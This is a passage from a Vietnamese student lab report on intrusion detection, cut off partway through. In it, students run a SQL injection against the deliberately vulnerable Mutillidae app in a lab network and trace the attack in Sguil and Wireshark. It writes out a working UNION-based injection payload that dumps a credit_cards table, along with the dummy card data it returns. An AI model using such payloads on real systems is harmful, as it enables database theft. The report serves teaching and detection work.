

BÁO CÁO THỰC HÀNH

Môn học: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Tên chủ đề: Phân tích gói tin

GVHD: Đỗ Hoàng Hiển

Nhóm: 8

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT204.021.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Lê Thảo Ngọc	21521191	21521191@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn
3	Trần Văn Thái	21522583	21522583@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1	100%	2 – 3
2	Yêu cầu 2.1	100%	4 – 5
3	Yêu cầu 2.2	100%	6 – 11
4	Yêu cầu 2.3	100%	11 – 16
5	Yêu cầu 3.1	100%	16 – 22
6	Yêu cầu 3.2	100%	22 – 25
Điểm tự đánh giá			10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

B.1 Môi trường của bài thực hành


Yêu cầu 1. Truy cập và các máy ảo và thực hiện kiểm tra kết nối giữa các máy theo yêu cầu bên dưới. Chụp hình kết quả.

Kiểm tra kết nối giữa các máy ảo sử dụng câu lệnh ping:

- CyberOps Workstation -> Metasploitable


```
[analyst@workstation ~]$ ping 209.165.200.235
PING 209.165.200.235 (209.165.200.235) 56(84) bytes of data.
64 bytes from 209.165.200.235: icmp_seq=1 ttl=63 time=19.5 ms
64 bytes from 209.165.200.235: icmp_seq=2 ttl=63 time=1.46 ms
64 bytes from 209.165.200.235: icmp_seq=3 ttl=63 time=1.57 ms
64 bytes from 209.165.200.235: icmp_seq=4 ttl=63 time=1.35 ms
^C
--- 209.165.200.235 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.352/5.995/19.585/7.846 ms
[analyst@workstation ~]$
```

- Kali -> Metasploitable



```
kali@s57432a8-kali: ~
File Actions Edit View Help
(kali@s57432a8-kali)-[~]
$ ping 209.165.200.235
PING 209.165.200.235 (209.165.200.235) 56(84) bytes of data.
64 bytes from 209.165.200.235: icmp_seq=1 ttl=63 time=2.87 ms
64 bytes from 209.165.200.235: icmp_seq=2 ttl=63 time=1.43 ms
64 bytes from 209.165.200.235: icmp_seq=3 ttl=63 time=1.45 ms
^C
--- 209.165.200.235 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.425/1.916/2.871/0.675 ms
(kali@s57432a8-kali)-[~]
$
```

- Kali -> CyberOps Workstation




```
(kali@s57432a8-kali)-[~]
$ ping 192.168.0.11
PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.
64 bytes from 192.168.0.11: icmp_seq=1 ttl=63 time=2.64 ms
64 bytes from 192.168.0.11: icmp_seq=2 ttl=63 time=1.32 ms
64 bytes from 192.168.0.11: icmp_seq=3 ttl=63 time=1.53 ms
64 bytes from 192.168.0.11: icmp_seq=4 ttl=63 time=1.73 ms
^C
--- 192.168.0.11 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.319/1.803/2.640/0.503 ms
(kali@s57432a8-kali)-[~]
$
```


B.2 Bắt và phân tích gói tin tấn công SQL Injection

Bước 1: Khởi động chương trình bắt gói tin

- Sử dụng công cụ sguil với username/password là analyst/cyberops



- Sau khi đăng nhập, chọn các interface và nhấn Start SGUIL để bắt đầu:



Bước 2: Thực hiện tấn công SQL Injection

Yêu cầu 2.1. Thực hiện và báo cáo các bước tấn công SQL Injection như hướng dẫn.

Chụp lại các hình ảnh kết quả cho từng bước.

- Trên máy kali, ta truy cập vào đường dẫn <http://209.165.200.235/mutillidae/> là website có lỗ hổng để khai thác.

- Trên bảng menu bên tay trái, chọn mục OWASP Top 10 > A1 – Injection > SQLi – Extract Data > User Info

- Tại ô name, ta nhập dòng input: ' union select ccid,ccnumber,ccv,expiration,null from credit_cards -- -

- Kết quả nhận được sau khi nhấn View Account Details, ta thấy kết quả trả về tất cả thông tin thẻ tín dụng của nhiều user khác nhau.

Results for . 5 records found.		
Username=4444111122223333	Password=745	Signature=2012-03-01
Username=7746536337776330	Password=722	Signature=2015-04-01
Username=8242325748474749	Password=461	Signature=2016-03-01
Username=7725653200487633	Password=230	Signature=2017-06-01
Username=1234567812345678	Password=627	Signature=2018-11-01

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
 PHP Version: 5.2.4-2ubuntu5.10
 The newest version of Mutillidae can download from [Irongeek's Site](#)

Bước 3: Xem thông tin log trên công cụ Sguil

Yêu cầu 2.2. Sinh viên hãy tìm trên **Sguil** những cảnh báo có chứa thông tin liên quan đến tấn công SQL Injection đã thực hiện (*payload tấn công, kết quả trả về...*). Chụp lại các hình ảnh kết quả cho từng bước.

- Trên Sguil, ta thấy những bản ghi mới:

The screenshot shows the SGUIL-0.9.0 interface. At the top, there are two tabs: "SGUIL-0.9.0 - Connected To localhost" and "Terminal - analyst@Se...". The terminal window shows the command "File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2" and the date "2024-03-04 07:07:43 GMT". Below the tabs, there are two sub-tabs: "RealTime Events" and "Escalated Events". The "RealTime Events" tab is selected, displaying a table of alerts. The columns include ST, CNT, Sensor, Alert ID, Date/Time, Src IP, Sport, Dst IP, DPort, Pr, and Event Message. Most alerts are marked as "RT" (Realtime) and have a yellow background. The "Event Message" column shows various logs, including ICMP PING requests and responses, and ET WEB_SERVER SELECT and SPECIFIC_APPS logs. Below the alert table, there is a section for "IP Resolution" and "Agent Status". Under "IP Resolution", fields for Src IP, Src Name, Dst IP, and Dst Name are present, along with checkboxes for Reverse DNS and Enable External DNS. Under "Agent Status", there is a "Snort Statistics" tab and a "System Ms" tab. The "System Ms" tab is active, showing a table of network traffic. The columns include IP, Source IP, Dest IP, Ver, HL, TOS, len, ID, Flags, Offset, TTL, and hkSu. Below this table, there is a detailed view of a TCP connection with columns for Source Port, Dest Port, R, R, R, C, S, S, Y, I, Seq #, Ack #, Offset, Res Window, U, R, p, h, k, S, u, and a hex dump of the DATA payload.

- Chọn ở cột CNT của cảnh báo cần quan tâm và chọn View Correlated Events để xem tất cả các cảnh báo có liên quan.

The screenshot shows the SGUIL-0.9.0 interface. At the top, it displays "RealTime Events" and "Escalated Events" with an alert ID of 7.12. Below this is a table of alerts:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPORT	Dst IP	DPort	Pr	Event Message
RT	1	seconion-...	7.12	2024-03-04 06:59:55	209.165.201.17	40512	209.165.200.235	80	6	ET WEB_SERVER Possible S...
RT	1	seconion-...	7.17	2024-03-04 07:04:37	209.165.201.17	45758	209.165.200.235	80	6	ET WEB_SERVER Possible S...
RT	1	seconion-...	7.24	2024-03-04 07:49:06	209.165.201.17	55476	209.165.200.235	80	6	ET WEB_SERVER Possible S...
RT	1	seconion-...	7.27	2024-03-04 07:50:45	209.165.201.17	51822	209.165.200.235	80	6	ET WEB_SERVER Possible S...
RT	1	seconion-...	7.30	2024-03-04 17:25:26	209.165.201.17	38432	209.165.200.235	80	6	ET WEB_SERVER Possible S...
RT	1	seconion-...	7.33	2024-03-04 17:28:21	209.165.201.17	52380	209.165.200.235	80	6	ET WEB_SERVER Possible S...

Below the table, there is a detailed network traffic analysis section. It includes fields for Src IP, Src Name, Dst IP, and Dst Name. The "Enable External DNS" checkbox is checked. On the right, there is a "Show Packet Data" checkbox, a table of network packets, and a "Search Packet Payload" field.

- Sau khi chọn transcript tại một Alert ID:

The screenshot shows the SGUIL-0.9.0 interface with a detailed transcript of an alert. The transcript window is open, showing the following details:

File

- Sensor Name: seconion-eth2-1
- Timestamp: 2024-03-04 07:04:37
- Connection ID: .seconion-eth2-1_17
- Src IP: 209.165.201.17 (209-165-201-17.got.net)
- Dst IP: 209.165.200.235 (209-165-200-235.got.net)
- Src Port: 45758
- Dst Port: 80
- OS Fingerprint: 209.165.201.17:45758 - UNKNOWN [S46:64:1:60:M1410,S,T,N,W7::?:?] (up: 10361 hrs)
- OS Fingerprint: -> 209.165.200.235:80 (link: vtun)

SRC: GET

```
/mutillidae/index.php?page=user-info.php&username=%27union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+-+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
```

SRC: Host: 209.165.200.235

SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

SRC: Accept-Language: en-US,en;q=0.5

SRC: Accept-Encoding: gzip, deflate

SRC: Connection: keep-alive

SRC: Referer: http://209.165.200.235/mutillidae/index.php?page=user-info.php&username=%27union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+-+&password=&user-info-php-submit-button=View+Account+Details

SRC: Cookie: PHPSESSID=c5f1f61906e3cf39d4a07e74200caa38

SRC: Upgrade-Insecure-Requests: 1

SRC:

DST: HTTP/1.1 200 OK

At the bottom, there is a "Debug Messages" section with the following content:

```
Using archived data:  
/nsm/server_data/securityonion/archive/2024-03-04/seconion-eth2-1/209.165.201.17:45758_209.165.200.235:80-6.raw  
Finished.
```

- Payload kẻ tấn công sử dụng để đánh cắp dữ liệu:

```
SRC: GET
/mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Ccc
v%2Cexpiration%2Cnull+from+credit_cards+--+&password=&user-info-php-submit-button=View+Ac
count+Details HTTP/1.1
SRC: Host: 209.165.200.235
```

- Kết quả trả về dữ liệu đã bị đánh cắp:


```
DST: 24
DST: <b>Username=</b>4444111122223333<br>
DST:
DST: 17
DST: <b>Password=</b>745<br>
DST:
DST: 22
DST: <b>Signature=</b>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST:
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>8242325748474749<br>
DST:
DST: 17
DST: <b>Password=</b>461<br>
DST:
DST: 22
DST: <b>Signature=</b>2016-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7725653200487633<br>
DST: 17
DST: <b>Password=</b>230<br>
```

Search Abort Close


Debug Messages


Using archived data:
/nsm/server_data/securityonion/archive/2024-03-04/seconion-eth2-1/209.165.201.17:45758_209.165
.200.235:80-6.raw
Finished.

- Sau khi chọn wireshark tại một Alert ID:



- Chọn Follow TCP Stream tại một gói tin:





- Payload kẻ tấn công đã sử dụng:



- Kết quả trả về:

```


<p class="report-header">Results for . 5 records found.<p>
24
<b>Username=</b>4444111122223333<br>
17
<b>Password=</b>745<br>
22
<b>Signature=</b>2012-03-01<br><p>
24
<b>Username=</b>7746536337776330<br>
17
<b>Password=</b>722<br>
22
<b>Signature=</b>2015-04-01<br><p>
24
<b>Username=</b>82423257484749<br>
17
<b>Password=</b>461<br>
22
<b>Signature=</b>2016-03-01<br><p>
24
<b>Username=</b>7725653200487633<br>
17
<b>Password=</b>230<br>
22
<b>Signature=</b>2017-06-01<br><p>
24
<b>Username=</b>1234567812345678<br>
17
<b>Password=</b>627<br>
22
<b>Signature=</b>2018-11-01<br><p>
3

```

Bước 4: Xem thông tin log trên công cụ ELSA

Yêu cầu 2.3. Sinh viên hãy tìm trên **ELSA** những sự kiện có thông tin liên quan đến tấn công SQL Injection đã thực hiện (*payload tấn công, kết quả trả về...*).
Chụp lại các hình ảnh kết quả cho từng bước.

- Đăng nhập vào ELSA với username/password là analyst/cycberops

